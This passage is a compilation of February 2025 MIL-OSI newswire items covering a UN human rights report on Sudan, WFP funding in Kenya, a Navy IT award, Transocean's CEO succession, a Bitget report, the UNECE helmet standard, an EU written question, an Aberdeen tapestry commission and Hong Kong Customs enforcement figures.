    The fighting has precipitated the world’s worst displacement crisis, with over 12 million displaced from their homes, of whom 3.3 million have fled across the border.

    Food security and healthcare are also in freefall, with less than a quarter of Sudan’s health facilities functioning in areas worst hit by fighting. Nearly 25 million people are suffering from “acute” levels of hunger.

    © WFP

    Workers offload sacks of food aid from a barge in Sudan.

    Sexual violence a weapon of war

    The report highlighted the widespread use of sexual violence as a weapon of war, with 120 documented incidents affecting at least 203 victims. Cases are likely vastly underreported due to fear, stigma, and the collapse of medical and judicial institutions.

    All sides involved in the fighting have been responsible for violations, according to report, including widespread sexual violence.

    “The persistent use of sexual violence as a weapon of war in Sudan is deeply shocking,” High Commissioner Türk said.

    “Urgent steps must be taken by the parties to put an end to it, to hold those responsible to account and provide redress for survivors,” he stressed.

    Crackdown on civic space

    The report also detailed widespread disappearances and a generalised crackdown on civic space, including killings of journalists and attacks on human rights defenders.

    At least 12 journalists were killed, two of them while in detention, and 31 were arbitrarily detained, including four women.

    In all, throughout 2024, OHCHR documented more than 4,200 civilian killings in the context of hostilities though the real number is likely much higher.

    © UNFPA Sudan

    Reamins of a health clinic that was attacked and looted, leaving thousands of women and girls without access to critical care.

    A dangerous tipping point

    Li Fung, the head of the OHCHR office in Sudan, described the dire situation in Sudan as a “dangerous tipping point”.

    Speaking to journalists at the UN Office at Geneva (UNOG) via video link from Port Sudan, she underscored the need for the international community to renew the focus on human rights.

    “[The international community] must take all necessary measures to protect civilians and prevent further violations and abuses. It remains urgent to ensure critical humanitarian assistance can reach those in need,” she said.

    “Together, we must stand with the people of Sudan.”

    MIL OSI United Nations News –
    February 19, 2025
  • MIL-OSI United Nations: WFP and Republic of Korea boost resilience and food security for vulnerable families in Kenya

    Source: World Food Programme

    NAIROBI – The United Nations World Food Programme (WFP) has welcomed a contribution of US$5 million from the Republic of Korea’s Ministry of Foreign Affairs (MoFA) to build resilience and improve food security for vulnerable communities in Kenya’s arid and semi-arid regions.

    With below-normal rainfall forecasted for the upcoming March-May rainy season, strengthening early warning systems is critical to help communities and government anticipate and prepare ahead of possible drought or floods.  

    “The Republic of Korea’s commitment to supporting vulnerable families in Kenya is commendable,” said Lauren Landis, WFP’s Country Director in Kenya. “This contribution comes at a time when people in the arid and semi-arid areas face the risk of both droughts and floods, exacerbating food insecurity and increasing humanitarian needs. This project will equip communities with the tools and resources they need to prepare and build sustainable livelihoods.” 

    The contribution will enable WFP to support more than 158,000 people like smallholder farmers, pastoralists, women, and youth, to restore degraded ecosystems, create economic opportunities, and strengthen early warning systems to provide accurate and timely forecasts in in Samburu, Mandera, Tana River, Turkana, and Baringo Counties. 

    “The Republic of Korea recognizes the urgent need to build resilience and food security in Kenya,” said Nam Sangkyoo, the Republic of Korea’s Deputy Ambassador to Kenya. “By partnering with WFP, we are empowering communities to break the cycle of crises and build a future where they can thrive.”

    The Republic of Korea is a longstanding supporter of WFP’s work in Kenya and this contribution comes in addition to past investments like resilience projects supported by the Korea International Cooperation Agency (KOICA) and rice assistance for refugees from the Ministry of Agriculture, Food and Rural Affairs (MAFRA).

    #                  #                      #

    The United Nations World Food Programme is the world’s largest humanitarian organization saving lives in emergencies and using food assistance to build a pathway to peace, stability and prosperity for people recovering from conflict, disasters and the impact of climate change.

    Follow us on X @wfp_kenya, @wfp_africa, @wfp_media

    MIL OSI United Nations News –
    February 19, 2025
  • MIL-OSI Security: NMRTC Twentynine Palms officer recognized as Junior Health IT Officer of the Year

    Source: United States Navy (Medical)

    In recognition of his leadership and expertise, Lt. Emmanuel Dadzie has been named as Navy Medicine’s 2024 Junior Health Information Technology Officer of the Year. As the Chief Informatics Officer (CIO) at Navy Medicine Readiness and Training Command (NMRTC) Twentynine Palms, Lt. Dadzie has been instrumental in modernizing the command’s IT systems, enhancing operational efficiency, and supporting both the medical and operational components aboard the world’s largest Marine Corps base, Marine Corps Air Ground Combat Center (MCAGCC) Twentynine Palms.

    Dadzie’s tenure at NMRTC Twentynine Palms has been defined by innovation and adaptability. Faced with a significantly undermanned shop in a remote location, he has successfully led his team to overcome challenges and provide cutting-edge IT solutions to the command and its operational partners. One of his most notable achievements includes bringing the Military Health System (MHS) Genesis electronic health record to field operations, a significant advancement that allows providers to access critical medical data while remaining in operational environments.

    “Being a dual-hatted Chief Informatics Officer in a remote location is no small feat, and Lt. Dadzie has pulled it off with impeccable skill,” said NMRTC Twentynine Palms Commanding Officer Capt. Daniel Clark. “The number of kudos I receive from outside entities praising Lt. Dadzie and his team speaks volumes toward his initiative and service. Most notably, he brought MHS Genesis to the field, supporting year-round international training exercises and allowing operational providers to remain on site while still accessing the EHR (Electronic Health Record).”

    Among Dadzie’s many contributions, his work in improving IT infrastructure efficiency has set new standards for the command. His efforts reduced the time required to re-image computers from one every 24 hours to an astounding 90 computers every two hours. His leadership philosophy of focusing on how to turn challenges into opportunities has empowered his team to drive innovation and find creative solutions to longstanding technical issues.

    Reflecting on receiving this prestigious award, Dadzie emphasized the collective effort behind his achievements.

    “No significant achievement is accomplished in isolation. This award represents the collaborative efforts of my team and command. It acknowledges NMRTC Twentynine Palms’ collective contributions to leverage technology to support the warfighter aboard the world’s largest Marine Corps base. I’m so honored to be working alongside an incredible group of staff from the Hi-Desert for my follow-on tour after Naval Postgraduate School. None of this would be possible without God and the rock of my life, my wife, Gifty Dadzie.”

    His ability to engage with senior leadership across the Defense Health Agency (DHA) and the Defense Information Systems Agency (DISA) has been pivotal in securing the resources necessary to support NMRTC Twentynine Palms’ mission. Operating in a location frequently affected by severe weather and power outages, Dadzie has ensured the command remains resilient and technologically equipped to support operational readiness.

    “I can’t think of anyone more deserving of this award,” said Cmdr. William (Bill) Lawson, NMRTC Twentynine Palms’ Director for Administration. “Lt. Dadzie has been committed to upgrading our infrastructure and systems at Naval Hospital Twentynine Palms all while providing incredible support to our green-side partners and performing his duties with Expeditionary Medical Facility Bravo. He’s a true stand-out amongst his peers.”

    Clark echoed this sentiment, noting that in his 28 years of service, he has never encountered a CIO of Dadzie’s caliber. His leadership, expertise, and dedication have modernized every aspect of command operations, ensuring that NMRTC Twentynine Palms remains at the forefront of health information technology in the military.

    Dadzie, originally from Accra, Ghana, shared his motivation for joining the Navy and pursuing a career in health IT.

    “I joined the Navy to challenge myself and give back to a country that has afforded me numerous opportunities that would have been unimaginable in my country of birth. Working in health IT allows me to have a seat at the table, affect change from the bottom-up, and build a strategic partnership with command leadership to problem-solve difficult tasks with automation to enhance efficiency.”

    For junior officers or Sailors interested in a career in health IT, Dadzie offered some key advice.

    “Be humble, move in silence, and let your curiosity to innovate lead you,” expressed Dadzie. “Read and keep pace with technological advancements in health IT. Lastly, embrace the red with grace and note that failure and facing adversity is part of the process.”

    Navy Medicine’s Junior Health Information Technology Officer of the Year award recognizes officers who demonstrate exceptional technical proficiency, leadership, and impact within the Navy’s medical IT community. Dadzie’s achievements at NMRTC Twentynine Palms serve as an example of the vital role technology plays in military healthcare operations.

    MIL Security OSI –

    February 19, 2025
  • MIL-OSI: Transocean Ltd. Announces CEO Succession Plan

    Source: GlobeNewswire (MIL-OSI)

    STEINHAUSEN, Switzerland, Feb. 18, 2025 (GLOBE NEWSWIRE) — Transocean Ltd. (NYSE: RIG) today announced its plan for key leadership changes pursuant to the company’s multi-year succession planning strategy. As part of this plan, Keelan Adamson, the company’s President and Chief Operating Officer, will become President and Chief Executive Officer following a transition period, which is expected to conclude during the second quarter of 2025. Mr. Adamson will succeed Jeremy Thigpen, who has led Transocean as Chief Executive Officer since 2015. Mr. Adamson is also expected to be nominated to join the Board of Directors at the company’s 2025 annual general meeting of shareholders.

    Mr. Thigpen will continue serving as Chief Executive Officer until Mr. Adamson’s appointment and will continue his service as a member of the company’s Board of Directors through his current term. Thereafter, subject to shareholder approval at the 2025 annual general meeting, Mr. Thigpen is expected to be appointed as Executive Chair of the Board of Directors, and Mr. Chad Deaton, Transocean’s current Chair of the Board, will transition to Lead Independent Director.

    “Keelan is an experienced executive who has a deep understanding of our business, our customers and our industry,” Mr. Deaton said. “Throughout his three decades with Transocean, where his experience has taken him from the drill floor to the executive level, Keelan has helped to shape the foundation of the company and position Transocean for sustained success as the industry’s market leader. This transition represents the culmination of a key part of our multi-year, rigorous and thoughtful succession plan designed to develop internal talent and maintain business and leadership continuity.  Keelan is well-prepared for this opportunity.” 

    Mr. Deaton continued, “On behalf of the entire Board, I would like to recognize and thank Jeremy for leading Transocean through the most challenging market in the history of offshore drilling. He guided Transocean as we transformed our fleet through opportunistic asset transactions, as well as the acquisition of two major competitors; under his leadership, we placed into service the most technologically advanced rigs in the world, including the first 8th generation, 20K drillships. He oversaw the continuation of Transocean’s legacy for leading the industry in innovation, with the application of new technologies that improve the safety, reliability and efficiency of our operations. Jeremy’s contributions and leadership have been recognized and appreciated by the entire industry, and we look forward to his continued work with Transocean as he transitions into his new role.” 

    Mr. Adamson has served as Transocean’s President and Chief Operating Officer since February 2022. Prior to that time, he served as the company as Executive Vice President and Chief Operations Officer from August 2018 to February 2022, as Senior Vice President, Operations from October 2017 to July 2018, and as Senior Vice President, Operations Integrity and HSE, from June 2015 to October 2017. As part of his responsibilities during this period, Mr. Adamson oversaw the company’s Technical Services team from May 2016 to October 2017. He also served as the company’s Vice President, Human Resources from December 2012 to May 2015, and has held other executive positions with the company, including as the Vice President overseeing Major Capital Projects and Engineering. He joined Transocean in 1995 and has held rig management positions in the United Kingdom, Asia and Africa, sales and marketing leadership roles, and served as the Managing Director for the company’s business in North America, Canada and Trinidad. Mr. Adamson earned a bachelor’s degree in Aeronautical Engineering from The Queens University of Belfast and completed the Advanced Management Program at Harvard Business School.

    “I am honored by and grateful for the opportunity to lead Transocean and its talented and dedicated workforce,” said Mr. Adamson. “With the highest specification fleet in the industry and the unparalleled experience of our offshore crews and shore-based support personnel, we are well-positioned for success. As I work alongside the entire Transocean team as CEO, we will maintain a sharp focus on executing our business strategy – delivering enhanced shareholder value by optimizing operations, safely and efficiently meeting our customers’ objectives and meaningfully reducing our debt. It is an honor to succeed Jeremy, who skillfully guided Transocean through an unprecedented industry downturn and prepared it for the opportunities that we are realizing today.”

    In reflecting on his tenure as Chief Executive Officer, Mr. Thigpen said, “The trust and support the Board and the entire Transocean team provided during my tenure as CEO helped assemble an impressive team that operates the industry’s most technologically advanced assets, while executing on strategies that preserved and enhanced shareholder value. Transocean is a resilient and strong organization, made stronger by leaders like Keelan whom I have had the pleasure of working closely with for the past decade. Keelan is the right person to lead Transocean as we build upon the company’s position as the leader in offshore drilling.”

    About Transocean

    Transocean is a leading international provider of offshore contract drilling services for oil and gas wells. Transocean specializes in technically demanding sectors of the global offshore drilling business with a particular focus on deepwater and harsh environment drilling services and operates the highest specification floating offshore drilling fleet in the world.

    Transocean owns or has partial ownership interests in and operates a fleet of 34 mobile offshore drilling units, consisting of 26 ultra-deepwater floaters and eight harsh environment floaters.

    Forward-Looking Statements

    The statements described herein that are not historical facts are forward-looking statements within the meaning of Section 27A of the Securities Act of 1933, as amended, and Section 21E of the Securities Exchange Act of 1934, as amended. These statements could contain words such as “possible,” “intend,” “will,” “if,” “expect,” or other similar expressions. Forward-looking statements are based on management’s current expectations and assumptions, and are subject to inherent uncertainties, risks and changes in circumstances that are beyond our control, and in many cases, cannot be predicted. As a result, actual results could differ materially from those indicated by these forward-looking statements. Factors that could cause actual results to differ materially include, but are not limited to, estimated duration of customer contracts, contract dayrate amounts, future contract commencement dates and locations, planned shipyard projects and other out-of-service time, sales of drilling units, the cost and timing of mobilizations and reactivations, operating hazards and delays, risks associated with international operations, actions by customers and other third parties, the fluctuation of current and future prices of oil and gas, the global and regional supply and demand for oil and gas, the intention to scrap certain drilling rigs, the effects of the spread of and mitigation efforts by governments, businesses and individuals related to contagious illnesses, and other factors, including those and other risks discussed in the company’s most recent Annual Report on Form 10-K for the year ended December 31, 2023, and in the company’s other filings with the SEC, which are available free of charge on the SEC’s website at: www.sec.gov. Should one or more of these risks or uncertainties materialize, or should underlying assumptions prove incorrect, actual results may vary materially from those indicated. All subsequent written and oral forward-looking statements attributable to us or to persons acting on our behalf are expressly qualified in their entirety by reference to these risks and uncertainties. You should not place undue reliance on forward-looking statements. Each forward-looking statement speaks only as of the date of the particular statement. We expressly disclaim any obligations or undertaking to release publicly any updates or revisions to any forward-looking statement to reflect any change in our expectations or beliefs with regard to the statement or any change in events, conditions or circumstances on which any forward-looking statement is based, except as required by law. All non-GAAP financial measure reconciliations to the most comparative GAAP measure are displayed in quantitative schedules on the company’s website at: www.deepwater.com. 

    This press release, or referenced documents, do not constitute an offer to sell, or a solicitation of an offer to buy, any securities, and do not constitute an offering prospectus within the meaning of the Swiss Financial Services Act (“FinSA”) or advertising within the meaning of the FinSA. Investors must rely on their own evaluation of Transocean and its securities, including the merits and risks involved. Nothing contained herein is, or shall be relied on as, a promise or representation as to the future performance of Transocean.

    Analyst Contact:
    Alison Johnson
    +1 713-232-7214

    Media Contact:
    Pam Easton
    +1 713-232-7647

    The MIL Network –

    February 19, 2025
  • MIL-OSI: Bitget Releases January 2025 Transparency Report, Showcasing Market Growth and Innovation

    Source: GlobeNewswire (MIL-OSI)

    VICTORIA, Seychelles, Feb. 18, 2025 (GLOBE NEWSWIRE) — Bitget, the leading cryptocurrency exchange and Web3 company, has released its January 2025 Transparency Report, highlighting a dynamic start to the year marked by significant growth in trading volumes, platform engagement, and ecosystem innovation.

    Bitget expanded the BGB ecosystem through strategic initiatives, including launching a BGB liquidity pool on Uniswap and a $1.1 million liquidity pool on Bulbaswap following its integration with Morph Chain. These efforts enhance cross-chain compatibility and deepen liquidity, positioning BGB as a strong pillar of the Bitget ecosystem. Additionally, Bitget Research shared a report on 20% of Gen Z and Gen Alpha respondents who are open to incorporating crypto into pension plans, signaling a shift in long-term financial planning preferences toward digital assets.

    January saw the introduction of multiple platform enhancements. Bitget TraderPro Season 4 launched with a 10,000 USDT Grand Prize, enabling traders to test strategies and optimize returns. The HodlerYield service debuted, allowing users to earn passive income by holding USDE and weETH. Bitget Seed, an AI-powered algorithm, was unveiled to identify early-stage Web3 projects, while a strategic integration with Zen streamlined crypto payments across 11 fiat currencies. Bitget also became the first centralized exchange to offer TAO staking, expanding opportunities for users to earn rewards.

    Bitget Wallet strengthened its offerings with a $1 million airdrop for BGB holders, exclusive collaborations with Bitrefill for crypto-powered gift cards, and AI Agent Trading Zone features. The wallet’s limit order support on Base and Solana chains further enhances automated trading capabilities.

    Global engagement efforts included participation in the Crypto XR event in Auxerre, France, attended by over 3,000 enthusiasts, and New Year’s meetups in the Philippines, Vietnam, Russia, Spain, Portugal, Italy, Kenya, and other regions. These events fostered deeper connections with users and showcased Bitget’s expanding global footprint.

    Bitget’s January 2025 achievements build on its 2024 momentum, establishing the platform as a top-tier exchange focusing on security, innovation, and accessibility. As the crypto landscape evolves, Bitget remains poised to drive adoption through cutting-edge solutions and strategic partnerships, supporting users in navigating the opportunities and complexities of the digital asset era.

    For the full January 2025 transparency report, visit here.

    About Bitget

    Established in 2018, Bitget is the world’s leading cryptocurrency exchange and Web3 company. Serving over 100 million users in 150+ countries and regions, the Bitget exchange is committed to helping users trade smarter with its pioneering copy trading feature and other trading solutions, while offering real-time access to Bitcoin price, Ethereum price, and other cryptocurrency prices. Formerly known as BitKeep, Bitget Wallet is a world-class multi-chain crypto wallet that offers an array of comprehensive Web3 solutions and features including wallet functionality, token swap, NFT Marketplace, DApp browser, and more.

    Bitget is at the forefront of driving crypto adoption through strategic partnerships, such as its role as the Official Crypto Partner of the World’s Top Football League, LALIGA, in EASTERN, SEA and LATAM markets, as well as a global partner of Turkish National athletes Buse Tosun Çavuşoğlu (Wrestling world champion), Samet Gümüş (Boxing gold medalist) and İlkin Aydın (Volleyball national team), to inspire the global community to embrace the future of cryptocurrency.

    For more information, visit: Website | Twitter | Telegram | LinkedIn | Discord | Bitget Wallet

    For media inquiries, please contact: media@bitget.com

    Risk Warning: Digital asset prices are subject to fluctuation and may experience significant volatility. Investors are advised to only allocate funds they can afford to lose. The value of any investment may be impacted, and there is a possibility that financial objectives may not be met, nor the principal investment recovered. Independent financial advice should always be sought, and personal financial experience and standing carefully considered. Past performance is not a reliable indicator of future results. Bitget accepts no liability for any potential losses incurred. Nothing contained herein should be construed as financial advice. For further information, please refer to our Terms of Use.

    A photo accompanying this announcement is available at https://www.globenewswire.com/NewsRoom/AttachmentNg/9f7f064f-8f44-40ae-9096-c738e009aaa8

    The MIL Network –

    February 19, 2025
  • MIL-OSI United Nations: UNECE and UN Road Safety Envoy call for global use of UN helmet standard to save millions of lives 

    Source: United Nations Economic Commission for Europe

    Wearing quality helmets reduces the risk of death for drivers and passengers of powered two- and three-wheelers by over six times and reduces the risk of brain injury by up to 74%.  UN regulation No. 22 has provided countries with the blueprint to legislate the use of tested and certified helmets for over 50 years. Already applied in 43 countries, millions of lives could be saved through the worldwide application of this standard.  

    As governments and stakeholders come together for the 4th Ministerial Conference on Road Safety in Marrakech on 18-20 February, UNECE and the UN Secretary-General’s Special Envoy for Road Safety, Jean Todt, are launching a call for widespread enforcement of UN Regulation 22. 

    “Wearing a helmet that meets the UN standard is a game changer”, stressed UN Secretary-General’s Special Envoy for Road Safety Jean Todt. “Countries must address any remaining legislative gaps to make helmet use compulsory, and ensure that affordable safe helmets are available to all. Together with political will and partnerships like the safe and affordable helmets initiative we have shown this can be done. Now we need action at scale.”  

    “Millions of households around the world depend on two- and three-wheelers, but do not have access to safe and affordable helmets. The human cost caused by this situation, not to mention the huge economic impact of deaths and injuries, is unacceptable. It is the collective responsibility of regulators, governments and manufacturers to ensure that helmets meeting the safety standards of UN certification are available and to convince riders to use them. This is a matter of justice and equity – no one should be left behind when it comes to road safety,” said Tatiana Molcean, UNECE Executive Secretary.    

    Rise in 2-3 wheelers calls for urgent safety action  

    Two- and three-wheeler use has grown rapidly as many low-and -middle-income countries have motorized over the last 20-30 years. Motorcycles comprise nearly 70% of the national vehicle fleet in countries like India, Indonesia, the Philippines and China. However, the lack of a widespread, systematic approach to ensuring safety has led to a huge increase in deaths and injuries.  

    According to the 2023 Global Road Safety report of the World Health Organization, motorcyclists and other powered two- and three-wheeler riders represent 30% – a staggering 357,000 deaths – of the 1.19 million global road traffic deaths every year. This marks a 25% increase in the number of victims since 2013, with head injuries being the main cause of death in most motorcycle crashes. Non-use of helmets among motorcyclists across some 40 countries was reported at 20% for drivers and 30% for passengers. 

    In Malaysia, nearly 65% of road crash victims are motorcycle riders, while in the European Union, which has the lowest death rate compared to any country worldwide at 4.6/100,000, users of powered two-wheelers (motorbikes and mopeds) accounted for only 19% (3,876) of the deaths on the road in 2023. 

    Safe helmets need further enforcement  

    Since the entry into force of UN regulation No. 22, 43 countries have applied it, including:  

    • Belgium in 1972 
    • Netherlands in 1972 
    • Sweden in 1973 
    • Spain in 1976 
    • Italy in 1977 
    • Finland in 1977 
    • Switzerland in 1982 
    • Russian Federation in 1986 
    • New Zealand in 2002 


    And most recently in; 

    • Pakistan in 2020 
    • Malaysia, the Philippines and Uganda in 2023 


    But with the rapid increase of two- and three-wheeler use, application in many more countries around the world could significantly reduce risks.  

    The Special Envoy’s Safe and Affordable Helmets Initiative 

    The cost of UN-certified helmets can be a barrier to mass use in many countries. In other markets, the proliferation of helmets which do not comply with UN Regulation 22 offers a false sense of protection to riders and passengers, as highlighted in the White Paper of the Global Alliance of NGOs for Road Safety released last week. 

    In order to make safe helmets available to many more road users in developing countries, Special Envoy Jean Todt launched the Safe and Affordable Helmets Initiative in 2020. The Initiative promotes safe helmet use and the development and mass production of UN-certified helmets in developing countries themselves. 

    As a result, producers in India, Indonesia, Spain, and South Korea have already started manufacturing UN-certified helmets for retail at around $20, and more than 40,000 helmets financed by partners of the initiative were distributed in some 17 countries in Africa, Latin America and South-East Asia. In addition, Rwanda, through a project financed by the UN Road Safety Fund, set up a helmet testing facility in December 2024 and align its national standard and certification scheme with UN Regulation N°22. The aim is to build the foundations for a vibrant, scalable helmet manufacturing industry to produce a consistent supply of safe and affordable helmets that would be available across Africa. 


    Note to editors 

    UNECE hosts the World Forum for Harmonization for Vehicle Regulations (WP.29), which develops and updates safety regulations, including UN Regulation No. 22. As custodian of the UN road safety conventions, UNECE hosts the Secretariats of both the Special Envoy and UN Road Safety Fund and supports their work. 

    Technical specifications of helmet manufacturing and testing  

    UN Regulation No. 22, under the 1958 Agreement outlines a series of tests that ensure adequate measures for fields of vision, hearing ability, non-flammability, material requirements, moisture absorption, and child helmet provisions. One of the most important requirements that makes UN Regulation No. 22 unique, compared to other standards, is conformity of production (CoP) – the procedure to ensure that helmets produced by a manufacturer, is in conformity with the approved type overtime.  

    The conformity of production procedures; exchange of information among type approval authorities on type approvals granted, counterfeit products and products not meeting the requirements. All this aims to prevent the delivery of fake helmets to the market. Countries involved in the UN system can, thus, rely on each other in the implementation and maintenance of their national legislation based on UN Regulation No. 22. 

    Technological and materials improvement have led to amendments in 1988, 1995, 2000, and in 2021 concerning moisture absorption, scratch resistance, friction limits, and chinstrap strength.  

    The 06 series of amendments of the UN Regulation No. 22, entered into force in 2021, increases the number and types of testing required for certification, including visor coloring and material, testing of extra impact points, and updated procedures for tests introduced previously. UN Regulation No. 22-05 tested helmets in rectilinear impact situations, i.e. perpendicular to the impacted surface. Series 6 adds oblique impacts to its tests, which better reflects real-world impact conditions and better protects the brain from rotational accelerations. 

    MIL OSI United Nations News –
    February 19, 2025
  • MIL-OSI Video: Humanitarian Aid in Sudan

    Source: United Nations (Video News)

    Sudan’s ruinous civil war is approaching its third year, leaving a legacy of malnutrition, massive population displacement and chronic insecurity. As the UN system prepares to launch a call for record funding of $4.2 billion to support aid operations in the country, here are some of the main things to know about what have been described as “the largest and most devasting displacement, humanitarian and protection crises in the world today”.

    https://www.youtube.com/watch?v=KheNWMfufDI

    MIL OSI Video –

    February 19, 2025
  • MIL-OSI Europe: Written question – Establishing a nitrogen oxides (NOx) emission control area in the Mediterranean – E-000548/2025

    Source: European Parliament

    Question for written answer  E-000548/2025
    to the Commission
    Rule 144
    Carola Rackete (The Left)

    As part of the European Green Deal, the Commission promised to act on its zero-pollution, biodiversity and climate neutrality visions for port cities and maritime transport. This includes creating emission control areas (ECAs) for sulfur oxides (SOx) and nitrogen oxides (NOx) in all EU waters, including in the Mediterranean Sea. In 2022, the Marine Environment Protection Committee of the International Maritime Organization adopted amendments to designate the Mediterranean Sea, as a whole, as an ECA for SOx and particulate matter, under Annex VI to the International Convention for the Prevention of Pollution from Ships. NOx emissions from shipping are a significant threat to human health, the environment and the climate. The Commission estimates that they cause 50 000 premature deaths in Europe annually.

    • 1.Can the Commission please provide the latest update on its work in relation to the establishment of an NOx emission control area (NECA) in the Mediterranean in the light of the fact that the 24th Meeting of the Contracting Parties (COP24) to the Convention for the Protection of the Marine Environment and the Coastal Region of the Mediterranean and its Protocols will take place in Egypt in December 2025?
    • 2.Can the Commission outline the next steps needed to establish a NECA covering the whole Mediterranean Sea, and specifically what its role in this process is?

    Submitted: 6.2.2025

    Last updated: 18 February 2025

    MIL OSI Europe News –

    February 19, 2025
  • MIL-OSI United Kingdom: University awarded funding to create a new ‘Aberdeen Tapestry’ The University of Aberdeen has been awarded funding for a new piece of contemporary art that will enrich UK public collections and inspire conversations about cultural identity, history, and belonging.

    Source: University of Aberdeen

    Sekai Machache with Lively Blue Tapestry by Dovecot Studios. Image (c) Dovecot Studios. Photo by Phil WilkinsonThe University of Aberdeen has been awarded funding for a new piece of contemporary art that will enrich UK public collections and inspire conversations about cultural identity, history, and belonging.
    It is one of two projects to be supported by a new partnership between Art Fund and Jerwood Foundation – Jerwood Art Fund Commissions – and will see one of the UK’s most exciting contemporary artists, Sekai Machache,create anew tapestry for the Sir Duncan Rice Library.
    The Zimbabwean-Scottish visual artist will work with Dovecot Studios,the world-renowned tapestry studio in Edinburgh, to create a new piece drawing inspiration from the University’s extensive collections which span Scottish history, archaeology, science and global cultures.
    The University has been selected for the commission, which has the working title ‘The Aberdeen Tapestry, alongside Tate Liverpool in partnership with the International Slavery Museum which will work with by poet, filmmaker, and visual artist Julianknxx.
    Jerwood Art Fund Commissions programme aims to further artists at pivotal stages in their careers, while enriching public collections through new contemporary art, ensuring they remain dynamic and representative of contemporary society.
    The commissions build on Jerwood Foundation and Art Fund’s long-standing, shared commitment to fund new art and highlight the transformative power of collections in keeping museums vibrant spaces of engagement, learning, and artistic ambition.
    Jenny Waldman, Director, Art Fund, said:“Commissioning contemporary artists to create new work brings a fresh dynamic and perspective to museum collections. In today’s challenging economic landscape, dedicated support for commissions is more important than ever. Art Fund is delighted to be working in partnership with Jerwood Foundation to support these two ambitious inaugural commissions, which will inspire audiences in Aberdeen and Liverpool with powerful and thought-provoking storytelling.”
    Sekai Machache is a visual artist, film-maker and curator based in Glasgow. Known for her interest in spirituality and imagination, her practice often engages with themes of history, identity, and the visibility of Black communities in Scotland.
    Dovecot Studios and Sekai Machache began collaborating in 2022 with a tapestry for the exhibition Scottish Women Artists: 250 Years of Challenging Perception. The new commission is an opportunity to develop their collaborative practice and take inspiration from the University of Aberdeen Collections, recognised as a Nationally Significant Collection by the Scottish Government.
    Machache and Dovecot will initially work with the University teams to investigate and to engage with the Collections, which span Scottish history and archaeology, the natural, medical and physical sciences, and World Culture. This research will inform both the artist’s and the Dovecot weavers’ approach to the commission and provide opportunities for wider public engagement.
    Once Machache’s design for the tapestry is agreed, visitors to Dovecot in Edinburgh will be able to observe the weaving process, as the tapestry is created live in the Studios’ public viewing space. The tapestry will be unveiled at the University of Aberdeen’s Sir Duncan Rice Library by early 2026.
    Lisa Collinson, University of Aberdeen Collections, said:“This is an exciting opportunity for the University to work with a contemporary artist with a growing reputation and to collaborate with the artists at the world-renowned Dovecot Studios. We look forward to Sekai exploring the University’s collections as well as thinking about the challenging legacies they embody.
    “The project also offers the chance for the University community to engage with the process of creating a new work of contemporary art inspired by the collections and we look forward to displaying the finished piece – and incorporating it into the collections so it can inspire generations to come.”

    MIL OSI United Kingdom –

    February 19, 2025
  • MIL-OSI Asia-Pac: Enhance Strengths and Thrive through Innovation and Connectivity (with photos)

    Source: Hong Kong Government special administrative region

         The Commissioner of Customs and Excise, Mr Chan Tsz-tat, chaired Customs’ 2024 year-end press conference held at the Customs Headquarters Building today (February 18) to review the department’s law enforcement results and sustainability in the provision of trade and clearance facilitation during the year. Mr Chan also outlined that, while carrying on its fine tradition of providing simple and efficient customs clearance that makes Hong Kong a trading and logistic hub for different sectors, the department will actively adopt new technology, adjust enforcement strategies and reinforce collaboration with other customs administrations to enhance enforcement efficiency. Hong Kong Customs will continue its efforts to strengthen and uphold its leading role in customs affairs and combat cross-boundary crimes in the Asia-Pacific region.  

    Overall enforcement situation
    ———————————
     
         In 2024, a total of 31 242 cases were detected, an increase of 63 per cent from the 2023 figure. About 68 per cent of the cases are related to illicit cigarettes, followed by cases related to dangerous drugs and intellectual property rights infringement.

    Illicit cigarettes
    ——————
     
         On the anti-illicit cigarette operation front, the number of detected cases in 2024 increased by 80 per cent to 21 284 cases from 2023, with 614 million cigarettes seized, representing a 6 per cent drop as compared to the figure for 2023.

         The significant increase in the number of illicit cigarette cases stemmed from a huge surge in cases involving inbound persons bringing in cigarettes exceeding the duty-free concessions by imposing a penalty on offences compoundable. Such cases rocketed by 94 per cent to 19 072 cases from 2023. Moreover, 40 large-scale illicit cigarette smuggling cases were detected last year, which was the same as 2023.

         In addition, 2 451 cases involving alternative smoking products, with seizures of over 12 million pieces of relevant products, including electronic cigarettes and heat-not burn products, and 2 255 arrestees in total, were detected last year.
     
    Dangerous drugs
    ——————-
     
         In 2024, 1 363 drug cases were detected, which was about the same as the 2023 figure. A total seizure of about 6.3 tonnes of drugs was made, representing a drop of 33 per cent from 2023.

         The five major drug seizures in order of quantity were cannabis (2 874.8 kilograms, a 22 per cent increase), ketamine (1 202.8kg, a 34 per cent decrease), methamphetamine (“Ice”) (1 111.7kg, a 50 per cent decrease), cocaine (711.4kg, a 64 per cent decrease) and MDMA (Ecstasy) (149.6kg, a 3 per cent decrease) compared to the figure for 2023.

         Customs noticed that drug syndicates resume to traffic drugs by exploiting inbound air passengers, and the number of such cases and seizure quantity showed a noticeable upward trend, with 113 relevant cases detected and 988kg drugs seized last year, representing an increase of 38 per cent and a 1.9-fold increase as compared to figures for 2023. Moreover, etomidate (the main ingredient of “space oil drug”) was put under control of the Dangerous Drugs Ordinance on February 14, and Customs has stepped up enforcement efforts to combat the dangerous drug on various fronts.
          
    Smuggling
    ————
     
         A total of 233 smuggling cases with a seizure value of $4.340 billion in total were detected last year, representing an increase of 5 per cent and 37 per cent from 2023 respectively.
          
         Smuggling syndicates still mainly conduct smuggling activities by sea. Apart from making use of barges, speedboats and fishing vessels, Hong Kong Customs also found criminals using river trade vessels to smuggle large amounts of goods to nearby Mainland cities and Macao, or even adopting more circuitous routes by shipping goods overseas and then re-exporting them to the Mainland to evade the department’s detection.

    Money laundering
    ——————–
     
         Customs last year detected eight money laundering cases with $19 billion involved.
     
    Intellectual property rights
    ——————————
     
         Customs detected 783 intellectual property rights infringement cases last year, representing an annual increase of 11 per cent. The seizure value of infringing items increased 7 per cent to around $309 million (4 million items) as compared to the figure for 2023.

         As for Internet infringement, 130 cases were detected, representing an increase of 29 per cent from 2023.

         Customs last year applied the “communication right” under the Copyright Ordinance for the first time to detect a case of unauthorised communication of live football matches to the public by a restaurant in the course of business.

    Consumer protection
    ————————

         Customs last year received 12 436 complaints regarding suspected cases of violating the Trade Descriptions Ordinance (TDO), a drop of 34 per cent from 2023. Among them, 11 601 complaints were handled:
     
    (i) Detailed investigations have been made on 7 492 complaints;
     
    (ii) The remaining 4 109 complaints have been closed since they were not in contravention of the TDO, or have been referred to other relevant departments or institutions for follow-up actions.
     
